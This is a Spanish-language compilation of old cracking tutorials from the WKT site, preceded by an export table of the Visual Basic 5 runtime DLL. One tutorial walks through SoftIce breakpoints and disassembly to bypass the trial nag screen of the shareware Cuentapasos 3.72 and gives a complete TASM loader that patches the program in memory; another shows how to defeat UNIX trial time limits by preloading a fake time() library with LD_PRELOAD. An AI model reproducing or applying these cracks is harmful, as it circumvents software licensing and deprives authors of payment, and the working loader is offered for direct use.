Addr:0F103395 Ord: 445 (01BDh) Name: __vbaVarForInit
Addr:0F1034CF Ord: 446 (01BEh) Name: __vbaVarForNext
Addr:0F1020EB Ord: 447 (01BFh) Name: __vbaVarIdiv
Addr:0F10B737 Ord: 448 (01C0h) Name: __vbaVarImp
Addr:0F01EFD9 Ord: 449 (01C1h) Name: __vbaVarIndexLoad
Addr:0F058D54 Ord: 450 (01C2h) Name: __vbaVarIndexLoadRef
Addr:0F0D39BA Ord: 451 (01C3h) Name:
__vbaVarIndexLoadRefLock
Addr:0F0D39E4 Ord: 452 (01C4h) Name: __vbaVarIndexStore
Addr:0F0D39FE Ord: 453 (01C5h) Name: __vbaVarIndexStoreObj
Addr:0F10A538 Ord: 454 (01C6h) Name: __vbaVarInt
Addr:0F0E0E45 Ord: 455 (01C7h) Name: __vbaVarLike
Addr:0F0E0EDE Ord: 456 (01C8h) Name: __vbaVarLikeVar
Addr:0F103154 Ord: 457 (01C9h) Name: __vbaVarMod
Addr:0F101986 Ord: 458 (01CAh) Name: __vbaVarMul
Addr:0F102AA9 Ord: 459 (01CBh) Name: __vbaVarNeg
Addr:0F102EFC Ord: 460 (01CCh) Name: __vbaVarNot
Addr:0F10B543 Ord: 461 (01CDh) Name: __vbaVarOr
Addr:0F101FBC Ord: 462 (01CEh) Name: __vbaVarPow
Addr:0F0D2C88 Ord: 463 (01CFh) Name: __vbaVarSetObj
Addr:0F05C3AA Ord: 464 (01D0h) Name: __vbaVarSetObjAddref
Addr:0F0D2CB4 Ord: 465 (01D1h) Name: __vbaVarSetUnk
Addr:0F0D2CE0 Ord: 466 (01D2h) Name: __vbaVarSetUnkAddref
Addr:0F0496B1 Ord: 467 (01D3h) Name: __vbaVarSetVar
Addr:0F0D2D09 Ord: 468 (01D4h) Name: __vbaVarSetVarAddref
Addr:0F1024CD Ord: 469 (01D5h) Name: __vbaVarSub
Addr:0F10BB8D Ord: 470 (01D6h) Name: __vbaVarTextCmpEq
Addr:0F10BBF9 Ord: 471 (01D7h) Name: __vbaVarTextCmpGe
Addr:0F10BC2F Ord: 472 (01D8h) Name: __vbaVarTextCmpGt
Addr:0F10BC65 Ord: 473 (01D9h) Name: __vbaVarTextCmpLe
Addr:0F10BC9B Ord: 474 (01DAh) Name: __vbaVarTextCmpLt
Addr:0F10BBC3 Ord: 475 (01DBh) Name: __vbaVarTextCmpNe
Addr:0F0E0E72 Ord: 476 (01DCh) Name: __vbaVarTextLike
Addr:0F0E0EF9 Ord: 477 (01DDh) Name: __vbaVarTextLikeVar
Addr:0F10B9E9 Ord: 478 (01DEh) Name: __vbaVarTextTstEq
Addr:0F10BA1B Ord: 479 (01DFh) Name: __vbaVarTextTstGe
Addr:0F10BA34 Ord: 480 (01E0h) Name: __vbaVarTextTstGt
Addr:0F10BA4D Ord: 481 (01E1h) Name: __vbaVarTextTstLe
Addr:0F10BA66 Ord: 482 (01E2h) Name: __vbaVarTextTstLt
Addr:0F10BA02 Ord: 483 (01E3h) Name: __vbaVarTextTstNe

Addr:0F10B99E Ord: 484 (01E4h) Name: __vbaVarTstEq
Addr:0F10B9B7 Ord: 485 (01E5h) Name: __vbaVarTstGe
Addr:0F101F8A Ord: 486 (01E6h) Name: __vbaVarTstGt
Addr:0F10B9D0 Ord: 487 (01E7h) Name: __vbaVarTstLe
Addr:0F1032B4 Ord: 488 (01E8h) Name: __vbaVarTstLt
Addr:0F10209F Ord: 489 (01E9h) Name: __vbaVarTstNe
Addr:0F10B5FF Ord: 490 (01EAh) Name: __vbaVarXor
Addr:0F109CC3 Ord: 491 (01EBh) Name: __vbaVargObj
Addr:0F109D2B Ord: 492 (01ECh) Name: __vbaVargObjAddref
Addr:0F109D93 Ord: 493 (01EDh) Name: __vbaVargUnk
Addr:0F109DF5 Ord: 494 (01EEh) Name: __vbaVargUnkAddref
Addr:0F0D2D45 Ord: 495 (01EFh) Name: __vbaVerifyVarObj
Addr:0F0D65BC Ord: 496 (01F0h) Name: __vbaWriteFile
Addr:0F0E78A1 Ord: 497 (01F1h) Name: _adj_fdiv_m16i
Addr:0F0E7809 Ord: 498 (01F2h) Name: _adj_fdiv_m32
Addr:0F0E78D5 Ord: 499 (01F3h) Name: _adj_fdiv_m32i
Addr:0F0E7855 Ord: 500 (01F4h) Name: _adj_fdiv_m64
Addr:0F0E7344 Ord: 501 (01F5h) Name: _adj_fdiv_r
Addr:0F0E79A1 Ord: 502 (01F6h) Name: _adj_fdivr_m16i
Addr:0F0E7909 Ord: 503 (01F7h) Name: _adj_fdivr_m32
Addr:0F0E79D5 Ord: 504 (01F8h) Name: _adj_fdivr_m32i
Addr:0F0E7955 Ord: 505 (01F9h) Name: _adj_fdivr_m64
Addr:0F0E7F91 Ord: 506 (01FAh) Name: _adj_fpatan
Addr:0F0E7C24 Ord: 507 (01FBh) Name: _adj_fprem
Addr:0F0E7EDC Ord: 508 (01FCh) Name: _adj_fprem1
Addr:0F0E7F94 Ord: 509 (01FDh) Name: _adj_fptan
Addr:0F0EA765 Ord: 510 (01FEh) Name: _allmul
Addr:0F00B87E Ord: 512 (0200h) Name: rtcLeftBstr
Addr:0F00B8FD Ord: 513 (0201h) Name: rtcLeftVar
Addr:0F012425 Ord: 514 (0202h) Name: rtcRightBstr
Addr:0F0123C4 Ord: 515 (0203h) Name: rtcRightVar
Addr:0F03C89B Ord: 516 (0204h) Name: rtcAnsiValueBstr
Addr:0F03A4D7 Ord: 517 (0205h) Name: rtcLowerCaseBstr
Addr:0F03A479 Ord: 518 (0206h) Name: rtcLowerCaseVar
Addr:0F0122F0 Ord: 519 (0207h) Name: rtcTrimBstr
Addr:0F0DF23C Ord: 520 (0208h) Name: rtcTrimVar
Addr:0F0DF2B5 Ord: 521 (0209h) Name: rtcLeftTrimBstr
Addr:0F0DF2DA Ord: 522 (020Ah) Name: rtcLeftTrimVar
Addr:0F0DF4BC Ord: 523 (020Bh) Name: rtcRightTrimBstr
Addr:0F0DF4E1 Ord: 524 (020Ch) Name: rtcRightTrimVar
Addr:0F0DF81E Ord: 525 (020Dh) Name: rtcSpaceBstr
Addr:0F0DF860 Ord: 526 (020Eh) Name: rtcSpaceVar
Addr:0F0DF88E Ord: 527 (020Fh) Name: rtcUpperCaseBstr
Addr:0F0DF8B3 Ord: 528 (0210h) Name: rtcUpperCaseVar
Addr:0F01272A Ord: 529 (0211h) Name: rtcKillFiles

Addr:0F0D5C7F Ord: 530 (0212h) Name: rtcChangeDir
Addr:0F0D5CA2 Ord: 531 (0213h) Name: rtcMakeDir
Addr:0F0D5CB3 Ord: 532 (0214h) Name: rtcRemoveDir
Addr:0F0D6033 Ord: 533 (0215h) Name: rtcChangeDrive
Addr:0F0D3A18 Ord: 534 (0216h) Name: rtcBeep
Addr:0F022D75 Ord: 535 (0217h) Name: rtcGetTimer
Addr:0F050519 Ord: 536 (0218h) Name: rtcStrFromVar
Addr:0F01BCE6 Ord: 537 (0219h) Name: rtcBstrFromAnsi
Addr:0F0D6626 Ord: 538 (021Ah) Name: rtcPackDate
Addr:0F0D668A Ord: 539 (021Bh) Name: rtcPackTime
Addr:0F0D66F4 Ord: 540 (021Ch) Name: rtcGetDateValue
Addr:0F0D676C Ord: 541 (021Dh) Name: rtcGetTimeValue
Addr:0F0D686F Ord: 542 (021Eh) Name: rtcGetDayOfMonth
Addr:0F0D6931 Ord: 543 (021Fh) Name: rtcGetHourOfDay
Addr:0F0D6978 Ord: 544 (0220h) Name: rtcGetMinuteOfHour
Addr:0F0D6828 Ord: 545 (0221h) Name: rtcGetMonthOfYear
Addr:0F01B4AC Ord: 546 (0222h) Name: rtcGetPresentDate
Addr:0F0D69BF Ord: 547 (0223h) Name: rtcGetSecondOfMinute
Addr:0F0D6A8A Ord: 548 (0224h) Name: rtcSetDateVar
Addr:0F0D6AD7 Ord: 549 (0225h) Name: rtcSetDateBstr
Addr:0F0D6CD5 Ord: 550 (0226h) Name: rtcSetTimeVar
Addr:0F0D6D30 Ord: 551 (0227h) Name: rtcSetTimeBstr
Addr:0F0D68B6 Ord: 552 (0228h) Name: rtcGetDayOfWeek
Addr:0F0D67E1 Ord: 553 (0229h) Name: rtcGetYear
Addr:0F0D7D20 Ord: 554 (022Ah) Name: rtcFileReset
Addr:0F0D7DBD Ord: 555 (022Bh) Name: rtcFileAttributes
Addr:0F05E65B Ord: 556 (022Ch) Name: rtcIsArray
Addr:0F0D3A44 Ord: 557 (022Dh) Name: rtcIsDate
Addr:0F0D3B2C Ord: 558 (022Eh) Name: rtcIsEmpty
Addr:0F0D3B43 Ord: 559 (022Fh) Name: rtcIsError
Addr:0F0D3B5E Ord: 560 (0230h) Name: rtcIsNull
Addr:0F0D3B77 Ord: 561 (0231h) Name: rtcIsNumeric
Addr:0F0D3CA9 Ord: 562 (0232h) Name: rtcIsObject
Addr:0F0506E7 Ord: 563 (0233h) Name: rtcVarType
Addr:0F0D8118 Ord: 564 (0234h) Name: rtDecFromVar
Addr:0F0D7D4A Ord: 565 (0235h) Name: rtcFileWidth
Addr:0F0DCF9D Ord: 566 (0236h) Name: rtcInputCount
Addr:0F0DCF6C Ord: 567 (0237h) Name: rtcInputCountVar
Addr:0F0DE054 Ord: 568 (0238h) Name: rtcFileSeek
Addr:0F0DE19D Ord: 569 (0239h) Name: rtcFileLocation
Addr:0F0DE230 Ord: 570 (023Ah) Name: rtcFileLength
Addr:0F0D7E39 Ord: 571 (023Bh) Name: rtcEndOfFile
Addr:0F05D268 Ord: 572 (023Ch) Name: rtcHexBstrFromVar
Addr:0F05D22E Ord: 573 (023Dh) Name: rtcHexVarFromVar
Addr:0F0D8D4B Ord: 574 (023Eh) Name: rtcOctBstrFromVar

Addr:0F0D8E54 Ord: 575 (023Fh) Name: rtcOctVarFromVar
Addr:0F054278 Ord: 576 (0240h) Name: rtcFileCopy
Addr:0F0D5D5F Ord: 577 (0241h) Name: rtcFileDateTime
Addr:0F036192 Ord: 578 (0242h) Name: rtcFileLen
Addr:0F0D5E2D Ord: 579 (0243h) Name: rtcGetFileAttr
Addr:0F0D5E62 Ord: 580 (0244h) Name: rtcSetFileAttr
Addr:0F0DD1FE Ord: 581 (0245h) Name: rtcR8ValFromBstr
Addr:0F0D3CC3 Ord: 582 (0246h) Name: rtcSin
Addr:0F0D3CEC Ord: 583 (0247h) Name: rtcCos
Addr:0F0D3D15 Ord: 584 (0248h) Name: rtcTan
Addr:0F0D3D45 Ord: 585 (0249h) Name: rtcAtn
Addr:0F01F4E5 Ord: 586 (024Ah) Name: rtcExp
Addr:0F01F0FC Ord: 587 (024Bh) Name: rtcLog
Addr:0F01F42A Ord: 588 (024Ch) Name: rtcRgb
Addr:0F050A8D Ord: 589 (024Dh) Name: rtcQBColor
Addr:0F0D7F70 Ord: 590 (024Eh) Name: rtcMacId
Addr:0F060C0A Ord: 591 (024Fh) Name: rtcTypeName
Addr:0F05BD16 Ord: 592 (0250h) Name: rtcIsMissing
Addr:0F004A95 Ord: 593 (0251h) Name: rtcRandomNext
Addr:0F03AE08 Ord: 594 (0252h) Name: rtcRandomize
Addr:0F0D405A Ord: 595 (0253h) Name: rtcMsgBox
Addr:0F0D4253 Ord: 596 (0254h) Name: rtcInputBox
Addr:0F0D3D95 Ord: 597 (0255h) Name: rtcAppActivate
Addr:0F0261B4 Ord: 598 (0256h) Name: rtcDoEvents
Addr:0F0475F8 Ord: 599 (0257h) Name: rtcSendKeys
Addr:0F0D0A69 Ord: 600 (0258h) Name: rtcShell
Addr:0F1099BA Ord: 601 (0259h) Name: rtcArray
Addr:0F0D3A21 Ord: 605 (025Dh) Name: rtcGetErl
Addr:0F04EC33 Ord: 606 (025Eh) Name: rtcStringBstr
Addr:0F04EBF6 Ord: 607 (025Fh) Name: rtcStringVar
Addr:0F01BD44 Ord: 608 (0260h) Name: rtcVarBstrFromAnsi
Addr:0F0D7009 Ord: 609 (0261h) Name: rtcGetDateBstr
Addr:0F01B62E Ord: 610 (0262h) Name: rtcGetDateVar
Addr:0F0D70CD Ord: 611 (0263h) Name: rtcGetTimeBstr
Addr:0F0D6FB8 Ord: 612 (0264h) Name: rtcGetTimeVar
Addr:0F058DD8 Ord: 613 (0265h) Name: rtcVarStrFromVar
Addr:0F0D3D50 Ord: 614 (0266h) Name: rtcSqr
Addr:0F0D4678 Ord: 615 (0267h) Name: rtcIMEStatus
Addr:0F012378 Ord: 616 (0268h) Name: rtcLeftCharBstr
Addr:0F00B8C4 Ord: 617 (0269h) Name: rtcLeftCharVar
Addr:0F0DED66 Ord: 618 (026Ah) Name: rtcRightCharBstr
Addr:0F01238B Ord: 619 (026Bh) Name: rtcRightCharVar
Addr:0F0DD0A7 Ord: 620 (026Ch) Name: rtcInputCharCount
Addr:0F0DD076 Ord: 621 (026Dh) Name: rtcInputCharCountVar
Addr:0F0E0A2C Ord: 622 (026Eh) Name: rtcStrConvVar

Addr:0F0D09C7 Ord: 624 (0270h) Name: rtcGetHostLCID
Addr:0F03AB67 Ord: 625 (0271h) Name: rtcCreateObject
Addr:0F0D2A4B Ord: 626 (0272h) Name: rtcGetObject
Addr:0F0E8E4E Ord: 627 (0273h) Name: rtcAppleScript
Addr:0F00BCF5 Ord: 628 (0274h) Name: rtcMidBstr
Addr:0F0DED79 Ord: 629 (0275h) Name: rtcMidVar
Addr:0F0DEEB5 Ord: 630 (0276h) Name: rtcInStr
Addr:0F00BCB0 Ord: 631 (0277h) Name: rtcMidCharBstr
Addr:0F04306E Ord: 632 (0278h) Name: rtcMidCharVar
Addr:0F0DEE39 Ord: 633 (0279h) Name: rtcInStrChar
Addr:0F0D8592 Ord: 634 (027Ah) Name: rtBstrFromErrVar
Addr:0F0D8ABF Ord: 635 (027Bh) Name: rtBoolFromErrVar
Addr:0F0D83AA Ord: 636 (027Ch) Name: rtCyFromErrVar
Addr:0F0D816C Ord: 637 (027Dh) Name: rtI2FromErrVar
Addr:0F0D81F3 Ord: 638 (027Eh) Name: rtI4FromErrVar
Addr:0F0D826F Ord: 639 (027Fh) Name: rtR4FromErrVar
Addr:0F0D82F5 Ord: 640 (0280h) Name: rtR8FromErrVar
Addr:0F0D8A73 Ord: 641 (0281h) Name: rtcDateFromVar
Addr:0F0D86E2 Ord: 642 (0282h) Name: rtcVarFromVar
Addr:0F0D8722 Ord: 643 (0283h) Name: rtcCVErrFromVar
Addr:0F0D4AC3 Ord: 644 (0284h) Name: VarPtr
Addr:0F040CDA Ord: 645 (0285h) Name: rtcDir
Addr:0F0D5AD8 Ord: 646 (0286h) Name: rtcCurrentDirBstr
Addr:0F0D5A29 Ord: 647 (0287h) Name: rtcCurrentDir
Addr:0F00369C Ord: 648 (0288h) Name: rtcFreeFile
Addr:0F0DF5A5 Ord: 649 (0289h) Name: rtcCompareBstr
Addr:0F019070 Ord: 650 (028Ah) Name: rtcBstrFromFormatVar
Addr:0F0497D5 Ord: 651 (028Bh) Name: rtcBstrFromError
Addr:0F0497A7 Ord: 652 (028Ch) Name: rtcVarFromError
Addr:0F0DED02 Ord: 653 (028Dh) Name: rtcLenCharVar
Addr:0F0DED2B Ord: 654 (028Eh) Name: rtcLenVar
Addr:0F0D8766 Ord: 655 (028Fh) Name: rtcFixVar
Addr:0F0D87CD Ord: 656 (0290h) Name: rtcAbsVar
Addr:0F0D8834 Ord: 657 (0291h) Name: rtcIntVar
Addr:0F0D889B Ord: 658 (0292h) Name: rtcSgnVar
Addr:0F0DC025 Ord: 660 (0294h) Name: rtcVarFromFormatVar
Addr:0F0D72CB Ord: 661 (0295h) Name: rtcDateAdd
Addr:0F0D75AD Ord: 662 (0296h) Name: rtcDateDiff
Addr:0F0D78EA Ord: 663 (0297h) Name: rtcDatePart
Addr:0F0D4693 Ord: 664 (0298h) Name: rtcPartition
Addr:0F0D4991 Ord: 665 (0299h) Name: rtcChoose
Addr:0F04285D Ord: 666 (029Ah) Name: rtcEnvironVar
Addr:0F04288B Ord: 667 (029Bh) Name: rtcEnvironBstr
Addr:0F0D4A4C Ord: 668 (029Ch) Name: rtcSwitch
Addr:0F012135 Ord: 669 (029Dh) Name: rtcCommandBstr

Addr:0F01218E Ord: 670 (029Eh) Name: rtcCommandVar
Addr:0F0E8E55 Ord: 671 (029Fh) Name: rtcSLN
Addr:0F0E8E7A Ord: 672 (02A0h) Name: rtcSYD
Addr:0F0E8ECB Ord: 673 (02A1h) Name: rtcDDB
Addr:0F0E901B Ord: 674 (02A2h) Name: rtcIPMT
Addr:0F0E9107 Ord: 675 (02A3h) Name: rtcPPMT
Addr:0F0E91A5 Ord: 676 (02A4h) Name: rtcPMT
Addr:0F0E9275 Ord: 677 (02A5h) Name: rtcPV
Addr:0F0E9325 Ord: 678 (02A6h) Name: rtcFV
Addr:0F0E93DC Ord: 679 (02A7h) Name: rtcNPer
Addr:0F0E9514 Ord: 680 (02A8h) Name: rtcRate
Addr:0F01B43E Ord: 681 (02A9h) Name: rtcImmediateIf
Addr:0F0E9732 Ord: 682 (02AAh) Name: rtcIRR
Addr:0F0E9A66 Ord: 683 (02ABh) Name: rtcMIRR
Addr:0F0E9BEE Ord: 684 (02ACh) Name: rtcNPV
Addr:0F00D607 Ord: 685 (02ADh) Name: rtcErrObj
Addr:0F0D8B28 Ord: 686 (02AEh) Name: rtUI1FromErrVar
Addr:0F0D8A7F Ord: 687 (02AFh) Name: rtcVarDateFromVar
Addr:0F0E9DFB Ord: 689 (02B1h) Name: rtcGetSetting
Addr:0F0E9FC8 Ord: 690 (02B2h) Name: rtcSaveSetting
Addr:0F0EA0B6 Ord: 691 (02B3h) Name: rtcDeleteSetting
Addr:0F0EA4A7 Ord: 692 (02B4h) Name: rtcGetAllSettings
Addr:0F0DEDF8 Ord: 693 (02B5h) Name: rtcByteValueBstr
Addr:0F0D8BAD Ord: 694 (02B6h) Name: rtcBstrFromByte
Addr:0F0D8BCE Ord: 695 (02B7h) Name: rtcVarBstrFromByte
Addr:0F0DEE14 Ord: 696 (02B8h) Name: rtcCharValueBstr
Addr:0F0D8BFC Ord: 697 (02B9h) Name: rtcBstrFromChar
Addr:0F0D8C43 Ord: 698 (02BAh) Name: rtcVarBstrFromChar
Addr:0F0D7CF9 Ord: 699 (02BBh) Name: rtcSetCurrentCalendar
Addr:0F01B38D Ord: 700 (02BCh) Name: rtcGetCurrentCalendar
Addr:0F0D25C9 Ord: 999 (03E7h) Name: TipInvokeMethod2
Addr:0F0D26F0 Ord:1016 (03F8h) Name: TipInvokeMethod
Addr:0F0EC5A0 Ord:1024 (0400h) Name: IID_IVbaHost
Addr:0F0170E9 Ord:1025 (0401h) Name: EbGetObjConnectionCounts
Addr:0F05A1D9 Ord:2000 (07D0h) Name: CreateIExprSrvObj
Addr:0F0D1387 Ord:2010 (07DAh) Name: EbGetVBAObject

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
progrAmA	**Cuentapasos 3.72**	W95
DEsCripCión	El programa cuentapasos es una utilidad para controlar el gasto telefonico, con los ultimos planes (los bononets) que telefonica a puesto.	
tipo	Shareware	
url	http://www.cuentapasos.com	
protECCión	**Nagscreen con el mensaje de Evaluacion de 30 dias...**	
DiFiCultAD	2) Amateur	
hErrAmiEntAs	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).	
CrACkEr	**esiel2**	
FEChA	2 de Mayo de 1999	
ComEntArio	Como comentario, no voy a hacerlo estilo Carrascal, sino decir que este crack funciona para el cuentapasos 3.72 con las siguientes caracteristicas: Fichero: cpasos32.exe Tamaño: 531.611 bytes Fecha: 30/3/99 Digo esto, porque me han informado que el autor ha modificado el ejecutable haciendolo mas pequeño, pero todavia no me lo he bajado para comprobarlo. ;)	

Introducción

Lo primero de todo, mandar unos saludetes a tod@s los colegas de la scene del
cracking hispano, ya que segun veo parece que estamos remontando el vuelo, a ver si algun dia llegamos a hacer una pagina semejante a la de +fravia.

Bueno, he escogido este programa porque es bastante popular al menos que yo sepa en españa, y al parecer no habia un crack para el y decidi intentar remediarlo.

Al Atake

Veamos, despues de instalar el programa, al ejecutarlo vemos que nos sale una nagscreen avisandonos que no estamos registrados y que tenemos un periodo tipico de prueba de 30 dias.

Al ser un programa hecho en Visual Basic, nos aseguramos que en el fichero winice.dat del softice este la linea:

EXP=C:\WINDOWS\SYSTEM\MSVBVM50.DLL

Hechas ya las presentaciones, vamos a intentar abordarlo con los siguientes breakpoints que a mi entender son bastantes utiles a la hora de crackear programas hechos en Visual Basic, que son lo siguientes:

rtcDoEvents
rtcMsgBox
__vbaNew
__vbaNew2
rtcInputBox
rtcGetTimer
rtcUpperCaseVar
rtcUpperCaseBstr

Pues bien, el primer paso que tenemos que dar es buscar donde el programa toma la eleccion de seguir cuando nosotros pulsamos aceptar o salir cuando pulsamos el boton correspondiente; de esta lista probamos en esta ocasion con rtcDoEvents, asi que nos vamos
al softice ponemos bpx rtcdoevents, y pulsamos Ctrl-D con lo que volvemos a la nagscreen y pulsamos aceptar; inmediatamente despues volvemos al softice y pulsamos una vez F12 con lo que nos situamos en las siguientes lineas:

Pulsamos F10

```
0137:00474963   call [MSVBVM50!rtcDoEvents]
0137:00474969   mov dword ptr [ebp-04],00000051
0137:00474970   lea ecx,[ebp-64]
```

```
0137:00474973   push ecx
0137:00474974   call [MSVBVM50!rtcGetPresentDate]
0137:0047497A   lea edx,[ebp-64]
...
...
...
```

Vamos pulsando F10

```
...
...
...
0137:004749B2   push edx
0137:004749B3   push 02
0137:004749B5   call [MSVBVM50!rtc__vbaFreeVarList]
0137:004749BB   add esp,0C
0137:004749BE   movsx eax, word ptr [ebp-00D4]
0137:004749C5   test eax,eax        ---> si eax=0 sale, no sigue y termina el
programa.
0137:004749C7   jz 004761B3       ---> si eax=-1 entonces sigue
0137:004749CD   mov dword ptr [ebp-04],00000052
0137:004749D4   cmp dword ptr [0054F200],00
0137:004749DB   jnz 4749F9        ---> Si eres un chico bueno sigue para adelante
                                       en caso contrario si eres un chico malo
                                       se acabo tu andadura.
```

Bueno, bueno, bueno, segun parece hemos encontrado el lugar donde despues de pulsar sobre uno de los dos botones de la nagscreen el programa hace una cosa u otra dependiendo de si aceptas o deseas salir. Luego ya tenemos la direccion donde despues de multiples calculos de conversiones de tipos de datos tipicos del Visual Basic, esquema de proteccion del autor (de la cual se podria hablar en otro tutorial), etc, etc, etc, se dirige el programa. Luego recapitulemos, ya sabemos donde tiene que saltar para proseguir el programa, ahora nos hace falta saber desde donde lo podemos llamar. ¿Que se os ocurre?
a mi personalmente despues de ver lo bien que ha funcionado el breakpoint del rtcDoEvents,
voto por volverlo a usar pero ahora antes de que salga la nagscreen.

Empezamos otra vez, ponemos el breakpoint del rtcDoEvents, y vamos pulsando Ctrl-D hasta uno antes de que salga la famosa nagsreen (tenemos que pulsar 4 veces Ctrl-D)
con lo que nos encontramos con lo siguiente:

* Vamos pulsando F10 *

```
0137:00477D06   call [MSVBVM50!rtcDoEvents]
0137:00477D0C   wait
0137:00477D0D   push 00477D66
0137:00477D12   jmp 00477D5C
...
...
0137:00477D5C   lea ecx,[ebp-24]
0137:00477D5F   call [MSVBVM50!__vbaFreeStr]
```

```
0137:00477D65   ret
0137:00477D66   mov ecx,[ebp-20]
0137:00477D69   mov fs:[00000000],ecx
0137:00477D70   pop edi
0137:00477D71   pop esi
0137:00477D72   pop ebx
0137:00477D73   mov esp,ebp
0137:00477D75   pop ebp
0137:00477D76   ret 0004
...
...
0137:004741D6   call 00476F50    ---> Todo el meollo de la proteccion
0137:004741       mov dword ptr [ebp-04],0000003F  ---> regresa aqui despues
                                                        del anterior ret 0004
0137:004741E2   cmp dword ptr [0054B7AC],00
0137:004741E9   jnz 00474207
....
....
```

Pues bien, a partir del JNZ 00474207 empieza a decir que no estamos registrados, que si es un version de evaluacion, ... Luego si en vez de que ese CALL 00476F50 llame todas las comprobraciones que lleva a cabo ponemos la direccion que obtuvimos antes donde proseguia el programa, VOILA ;).

Cambiamos el call 00476F50 por call 004749F9. Pero Houston, Houston, tenemos un problema, el parche no podemos aplicarlo con un editor hexadecimal (bendito Visual Basic), pues bien aqui tenemos dos opciones:

- Usar el Proccess Patcher v2.4 de thewd
- Usar el Tasm 5.0

Si usas el Tasm 5.0:

```
; Basado en el loader.exe original de Hayras [tNO '98]

; Tienes que usar Tasm 5.0 & import32.lib para compilarlo

; tasm32 /ml crack.asm
; tlink32 /Tpe /aa /ccrack,, <path to> import32.lib
; reemplaza <path to> donde este la libreria import32.lib



.386P
Locals
jumps

.Model Flat ,StdCall
```

```
;Definimos las funciones externas y constantes que necesitamos.

Extrn       MessageBoxA:PROC
Extrn       WaitForInputIdle:PROC

Extrn       WriteProcessMemory:PROC
Extrn       ReadProcessMemory:PROC
Extrn       CreateProcessA:PROC
Extrn       CloseHandle:PROC
Extrn       ExitProcess:PROC


.Data
CSiR_Tag            db 'Lector PE & CRACKER Por esiel2   -1999- ',0
CSiR_Error          db 'Error!!!',0
CSiR_Error1         db 'Algo se jodio...',0
OpenERR_txt         db 'Error con el CreateProcess :(',0
ReadERR_txt         db 'Error con el ReadProcessMemory :(',0
WriteERR_txt        db 'Error con el WriteProcessMemory :P',0
VersionERR_txt      db 'No es la version 3.72 del cuentapasos :(',0
CSiR_ProcessInfo    dd 4 dup (0)
CSiR_StartupInfo    db 48h dup (0)
CSiR_RPBuffer       db 10h dup (0)


CSiR_AppName  db 'cpasos32.EXE',0
fuck          dd 004741d6h
sizeof        dd 5

checkbytes    db 0e8h,075h,02dh,0,0

patch_data_1  db 0e8h,01eh,08h,0,0
patch_size_1  dd 5
patch_addr_1  dd 004741d6h

.Code
Main:
   push    offset CSiR_Tag
   mov     dword ptr [CSiR_StartupInfo],44h
   push    offset CSiR_ProcessInfo
   push    offset CSiR_StartupInfo
   push    0
   push    0
   push    20h
   push    0
   push    0
   push    0
   push    0
   push    offset CSiR_AppName
   call    CreateProcessA
```

```
    test    eax,eax
    jz      OpenERR

Wait4Depack:
    push    LARGE-1
    push    dword ptr [CSiR_ProcessInfo]
    call    WaitForInputIdle

Check_Data:


    push    0
    push    dword ptr [sizeof]
    push    offset CSiR_RPBuffer
    push    dword ptr [fuck]
    push    dword ptr [CSiR_ProcessInfo]
    call    ReadProcessMemory
    test    eax,eax
    jz      ReadERR
    ;...
    ;int 03 ;-)
    cld
    lea     esi, CSiR_RPBuffer
    lea     edi, checkbytes
    mov     ecx, 5
    rep     cmpsb
    jnz     VersionERR
    ;...
Patch_the_mother:
    push    0
    push    dword ptr [patch_size_1]
    push    offset patch_data_1
    push    dword ptr [patch_addr_1]
    push    dword ptr [CSiR_ProcessInfo]
    call    WriteProcessMemory
    test    eax,eax
    jz      WriteERR

Close_This_app:
    push    dword ptr [CSiR_ProcessInfo]
    call    CloseHandle
    push    dword ptr [CSiR_ProcessInfo+4]
    call    CloseHandle

Exit_Proc:
    Push LARGE-1
    Call ExitProcess


VersionERR:
    lea     eax, VersionERR_txt
    jmp     abort
ReadERR:
    lea     eax, ReadERR_txt
```

```
   jmp     abort
OpenERR:
   lea     eax, OpenERR_txt
   jmp     abort
WriteERR:
   lea     eax, WriteERR_txt
abort:
   push 0
   push offset CSiR_Error
   push eax
   push 0
   call MessageBoxA

   jmp Close_This_app

End Main
```

Se acabo por esta vez, espero que me haya explicado bien, hasta otra....

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Programas de evaluación en UNIX**	UNIX
tipo	Sharewares, Demos	
protECCión	**Limitaciones en el tiempo de uso.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Una Librería dinámica propia : Mi_Time	
CrACkEr	**Bart**	
FEChA	24 de Octubre de 1998	

Introducción

La verdad es que no trabajo en Windows mucho, mi campo en mas bien el Linux, en este caso tengo un truquillo que puede serviros, para saltarse la proteccion de la copias de programas de evaluacion.

Consiste en hacer creer al programa que esta viviendo en un tiempo distinto, gracias a las librerias dinamicas y a la variable de entorno LD_PRELOAD
No se si esto es extensible de algun modo a las DLL de Windoze.

CREO QUE ES VALIDO PARA TODO SISTEMA UNIX, NO FUNCIONA CON PROGRAMAS CON EL BIT DE SUID ACTIVADO, PUES ELLOS NO ACCEPTAN EL LD_PRELOAD.

Al Atake

MODO DE EMPLEO:
Quitar la proteccion al programa "EXE" que tiene cuenta de evaluacion

1) creo funciones de tiempo en una libreria y que tiene tiempo fijado en un momento en el que el programa de evalucion funciona con licencia de 30 dias o lo que sea.

2) uso el programa "strace" y "grep"

```
$strace EXE 2> zz;  grep "time(NULL)" zz;rm zz
time(NULL)                              = 908959851
```

3) aparece un numero: N_time_crack = 908959851
time returns the time since the Epoch (00:00:00 UTC, January 1, 1970), measured in seconds.

4) Mi libreria dinamica:

```
mi_time.so.1.0
```

Se carga antes que la del sistema:

```
$mv EXE EXE.orig
```

asi el fichero EXE es un script ahora (parecido a un .bat del MSDOS)

```
EXE
=======================
export LD_PRELOAD=/lib/libmi_time.so.1.0
EXE.orig
```

5) Incluyo todo en un atachment (Mi_Time)

Un saludo a todos los ECD-mailers.

```
 ____________________________________
|     |\\/\/\/\/\/|   _____________  |
|     |           |  /             \ |
|     |           |  | Elvis is    | |
|     |  __   __  |  |   dead !    | |
|     | |  | |  | |  |             | |
|    C\ |0 | |0 | /O |       bart. | |
|      | "" _ "" |   \_ __________/  |
|      |         |    //             |
|       \'-----'/   --'               |
|   _____/-----\_____                 |
|  /  |           |  \                |
|____________________________________|
```

Linux: The choice of a GNU generation
"My opinions are my own, and I've get *lots* of them!"
****
W98 supports real multitasking - it can boot and crash simultaneously

****

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
